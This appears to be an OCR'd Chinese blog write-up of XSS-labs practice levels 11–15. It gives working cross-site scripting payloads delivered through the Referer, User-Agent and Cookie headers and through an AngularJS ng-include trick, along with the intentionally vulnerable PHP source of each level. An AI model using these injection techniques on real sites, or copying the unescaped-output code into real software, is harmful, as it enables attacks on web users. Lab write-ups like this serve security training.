
通过BP进行抓包

可以看到在原始的请求数据包中并没有referer这个请求头，那么我们可以自己加上

美化(Pretty) 原始(Raw) 16进制(Hex) \n


```
1 GET /level11.php?keyword=good%20job!&t_link=%22type=%22text&t_history=%22type=%22text&t_sort=%22type=%22text&t_ref=%22type=%22text HTTP/1.1
2 Host: xsslabs
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
```





构造代码：

```
referer:"type="text" onclick="alert('xss')
```



可以看到我们添加的referer头的值出现在了t_ref标签的value属性值中了。

可以从这里突破，注入恶意代码，恶意代码成功插入了value属性值中，接着将这个请求的响应放行到浏览器

成功弹窗，说明通过referer头来提交恶意代码触发了xss

服务器端源码

```
<body>
<h1 align=center>欢迎来到level11</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ref"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level11.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
```


在服务器端还将请求头中的`referer`头的值赋给了`str11`这个变量，再将变量值中的`<`和`>`删除之后就会插入到`t_ref`这个标签的**value**属性值中。而上一关的`t_sort`标签虽然也能接收并显示参数值，但是这个参数值是要用`htmlspecialchars()`函数处理的。

level12 User-agent

查看源码

```
</script>
<title>欢迎来到level12</title>
</head>
<body>
<h1 align=center>欢迎来到level12</h1>
<h2 align=center>没有找到和相关的结果.</h2><center>
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_ua"  value="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0
</form>
</center><center><img src=level12.png></center>
<h3 align=center>payload的长度:0</h3></body>
</html>
```


看到了`t_ua`这样一个标签，并且其中的**value**属性的值看起来像User-Agent`头的值



我们可以从`User-agent`入手，构造代码：

```
"type="text" onclick="alert('xss')
```

查看网页代码：

服务器源代码

将keyword参数的值赋给了变量str

将t_sot参数的值赋给了变量str00，

将请求中User-Agent头的值赋给了变量str11,。


将变量str11的值中存在的<和>删除之后直接插入到了t_ua标签的value属性值中。

在这里变量str和str00的值都是需要被htmlspecialchars()函数处理过

才能返回给浏览器。

Leval 13 Cookie


直接查看网页代码：



又多了一个参数`t_cook`，猜测可能是cookie，尝试代码：

```
"type="text" onclick="alert('xss')
```

payload的长度:9




```
<!--STATUS OK-->
<html>
 ▶<head>…</head>
 ▼<body>
    <h1 align="center">欢迎来到level13</h1>
    <h2 align="center">没有找到和good job!相关的结果.</h2>
   ▼<center>
     ▼<form id="search">
        <input name="t_link" value type="hidden">
        <input name="t_history" value type="hidden">
        <input name="t_sort" value type="hidden">
        <input name="t_cook" value type="hidden"> == $0
      </form>
```

CSDN @ing_end

但在Hackbar中添加的cookies字段，并没有成功传进去。

再尝试抓包，通过抓包，看到多了一个参数`user`，cookie的值是通过user才传进去的。


```
GET /level13.php?keyword=good%20job! HTTP/1.1
Host: xsslabs
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: user=call+me+maybe%3F
Connection: close
```

CSDN @ing_end

构造代码：

```
user=Cookie" onclick="alert(/xss/)" type="text
```


payload的长度:9



Leval 14 Exif

查看源码：

```
<body>
<h1 align=center>欢迎来到level14</h1>
<center><iframe name="leftframe" marginwidth=10 marginheight=10 src="http://www.exifviewer.org/" frameborder=no
width="80%" scrolling="no" height=80%></iframe></center><center>这关成功后不会自动跳转。成功者<a href=/xsschallenge
/level15.php?src=1.gif>点我进level15</a></center>
</body>
```




无法访问


```
http://www.exifviewer.org/
```

`writeup` 称为 `exit xss`

level 15 angularjs

尝试测试，查看网页代码：





Elements Console Recorder Sources Network Performance

```
l ng-app class="ng-scope">
ead>…</head>
ody>
<h1 align="center">欢迎来到第15关，自己想个办法走出去吧！</h1>
<p align="center"></p>
<!-- ngInclude: here --> == $0
body>
```

```
{
confirm("完成的不错！");
 window.location.href="level16.php?keyword=test";
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
<p align=center><img src=level15.png></p>
<body><span class="ng-include:here"></span></body>
```


可以看到我们提交的参数src的值被插入到了标签的class属

性值中，但是前面还有ng-include这样的字符。

ng-include是angular js中的东西，其作用相当于php的include函数。这里将1.gif这个文件给包含进来了。

具体原理如下：

ng-include指令_天马3798-CSDN博客

定义和用法

ng-include 指令用于包含外部的 HTML 文件。
包含的内容将作为指定元素的子节点。
ng-include 属性的值可以是一个表达式，返回一个文件名。
默认情况下，包含的文件需要包含在同一个域名下。

语法

```
< element  ng-include= "filename"  onload= "expression"  autoscroll= "expression"  > < /
element >
```

ng-include 指令作为元素使用:

```
< ng-include  src= "filename"  onload= "expression"  autoscroll= "expression"  > < /ng-i
nclude >
```

所有的 HTML 元素都支持该指令。

参数值

值	描述
filename	文件名，可以使用表达式来返回文件名。
onload	可选， 文件载入后执行的表达式。
autoscroll	可选，包含的部分是否在指定视图上可滚动。

1、ng-include 指令用于包含外部的 HTML文件。

2、包含的内容将作为指定元素的子节点。

3、ng-include 属性的值可以是一个表达式，返回一个文件名。

4、默认情况下，包含的文件需要包含在同一个域名下。

特别值得注意的几点如下：

1.ng-include,如果单纯指定地址，必须要加引号

2.ng-include,加载外部html，script标签中的内容不执行

3.ng-include,加载外部html中含有style标签样式可以识别

尝试能不能直接闭合标签来触发弹窗

```
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
<p align=center><img src=level15.png></p>
<body><span class="ng-include:&lt;script&gt;alert( /xss/)&lt;/script&gt;"></span></body>
```


结果一些字符被编码了。

查看源文件代码：

```
<html ng-app>
<head>
    <meta charset="utf-8">
    <script src="angular.min.js"></script>
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level16.php?keyword=test";
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
<p align=center><img src=level15.png></p>
<?php
ini_set("display_errors", 0);
$str = $_GET["src"];
echo '<body><span class="ng-include:'.htmlspecialchars($str).'"></span></body>';
?>
```


ng-include可以包含html文件，说明可以包含之前有过xss漏洞的源文件


```
?src='level1.php?name=<img src=1 onerror=alert(1)>'
```

参数值是一个地址，所以需要添加引号。

但是level1.php是一个php文件

在level1.php后面添加了name参数值。表示在访问了该参数值中的地址之后，再把它响应在浏览器端的html文件中

成功弹窗



欢迎来到level1

欢迎用户

payload的长度:28

labs/level15.php?src='level1.php?name=<img src=1 onerror=alert(1)>'


也可构造此代码：

```
'level1.php?name=<a href="javascript:alert(/xss/)">'
```

欢迎来到level1

欢迎用户

payload的长度:34

